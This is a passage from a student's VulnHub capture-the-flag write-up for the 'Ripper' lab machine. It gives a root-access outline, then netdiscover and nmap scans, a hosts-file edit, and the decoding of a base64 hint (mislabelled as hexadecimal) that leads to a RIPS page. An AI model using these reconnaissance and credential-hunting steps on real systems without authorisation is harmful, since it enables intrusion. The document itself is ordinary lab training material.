VULNHUB CHALLENGE: RIPPER

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587


Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using netdiscover
2. Identify the open ports and services using nmap
3. Find hostname via port 10000 and add it to etc/hosts
4. Locate robots.txt page to find hexadecimal code
5. Decode message which suggests there's a rips webpage
6. Scan /var/www to find secret file with login details to ssh
7. Identify another user and the file that belongs to them containing their password
8. Switch user and search for a .log file they own which contains webmin login details
9. Login to webmin with these details and launch the terminal as root
10. Read root flag

Scanning

First was a quick scan to find the target’s IP.
Command: netdiscover -i eth1 -r 192.168.56.0/24




```
 Currently scanning: 192.168.56.0/24   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:a7:bd:11      1      60  PCS Systemtechnik GmbH
 192.168.56.111  08:00:27:63:f6:eb      1      60  PCS Systemtechnik GmbH


┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 finding target IP

After obtaining the target’s IP of 192.168.56.111 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target
Command: nmap -Pn -sS --open --top-ports 100 192.168.56.111 -oX /home/kali/Desktop/quickscan.xml
Command: nmap -Pn -sS -A --open -p- 192.168.56.111 -oX /home/kali/Desktop/longscan.xml
Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html
Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html




```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.56.111 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 09:06 EDT
Nmap scan report for 192.168.56.111
Host is up (0.00018s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:63:F6:EB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan




```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS -A --open -p- 192.168.56.111 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 09:08 EDT
Nmap scan report for 192.168.56.111
Host is up (0.00030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 09:1a:06:6e:ed:a0:9b:6f:d7:c7:78:83:3a:f7:7a:9c (RSA)
|   256 99:f1:83:7c:15:b9:db:a7:a8:56:96:05:ae:5d:d3:ee (ECDSA)
|_  256 f4:8c:5a:90:99:ea:d6:24:ba:5a:2d:13:e9:ce:68:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 08:00:27:63:F6:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.30 ms 192.168.56.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.44 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html
```

Figure 3 long nmap scan



192.168.56.111

Address

- 192.168.56.111 (ipv4)
- 08:00:27:63:F6:EB - Oracle VirtualBox virtual NIC (mac)

Ports

The 65532 ports scanned but not shown below are in state: **closed**

- 65532 ports replied with: **reset**

Port		**State** (toggle closed [0] | filtered [0])	**Service**	**Reason**	**Product**	**Version**	**Extra info**
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0

	ssh-hostkey	`2048 09:1a:06:6e:ed:a0:9b:6f:d7:c7:78:83:3a:f7:7a:9c (RSA)`
		`256 99:f1:83:7c:15:b9:db:a7:a8:56:96:05:ae:5d:d3:ee (ECDSA)`
		`256 f4:8c:5a:90:99:ea:d6:24:ba:5a:2d:13:e9:ce:68:0c (ED25519)`					

80	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
	http-title	`Apache2 Ubuntu Default Page: It works`					
	http-server-header	`Apache/2.4.29 (Ubuntu)`					
10000	tcp	open	http	syn-ack	MiniServ	1.910	Webmin httpd
	http-title	`Site doesn't have a title (text/html; Charset=iso-8859-1).`					


Remote Operating System Detection

- Used port: **22/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **39950/udp** (**closed**)
- OS match: **Linux 4.15 - 5.6** (**100%**)

Figure 4 output of long nmap scan

Enumeration and Exploring Attack Vectors

First, I checked the page on port 80 to see an Apache2 server page, nothing too interesting.




Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server a installation on Ubuntu systems. It is based on the equivalent page on Debian, from which th Apache packaging is derived. If you can read this page, it means that the Apache HTTP serv at this site is working properly. You should **replace this file** (located at `/var/www/html/inc` before continuing to operate your HTTP server.

Figure 5 port 80 webpage

On the port 10000 page however, there was mention of the hostname ripper-min.




Error - Document follows

This web server is running in SSL mode. Try the URL https://ripper-min:10000/ instead.

Figure 6 port 10000 webpage

I then added this hostname to my etc/hosts file


Command: vi /etc/hosts



```
┌──(root💀kali)-[~]
└─# vi /etc/hosts

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 7 adding target to etc/hosts




```
[redacted]

# The following lines are desirable for IPv6 capable hosts
[redacted]
192.168.56.111 ripper-min
```

Figure 8 linking IP to hostname

After adding this hostname, I searched via the hostname on port 10000 in the browser which brought me to a webmin login page.




You must enter a username and password to login to the server on **ripper-min**

☐ Remember me

Figure 9 hostname webmin page

After searching around I found there was a .robots.txt file for this site which showed a hexadecimal code:

d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg==


Nmap Scan Report - Scanne
ripper-min:10000/robots
https://ripper-min:10000/robots.txt


```
User-agent: *
Disallow: /
d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg==
```

Figure 10 robots.txt hexadecimal code

To decode the message, I used the following command.

<u>Command:</u> echo d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg== | base64 -d

<u>Output:</u> we scan php codes with rips




```
┌──(root💀kali)-[~]
└─# echo d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg== | base64 -d
we scan php codes with rips

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 11 decoding hexadecimal code

The message suggests the server is running the rips tool for detecting php vulnerabilities, so I checked if that was a webpage and it brought me to this rips scanning page.



RIPS - A static source code analyser for vulnerabilities in PHP scripts - Mozilla Firefox

Nmap Scan Report - Scanne | RIPS - A static source code a

ripper-min/rips/

path / file: /var/www/ ☑ subdirs

verbosity level: 1. user tainted only

vuln type: All

code style: ayti | bottom-up

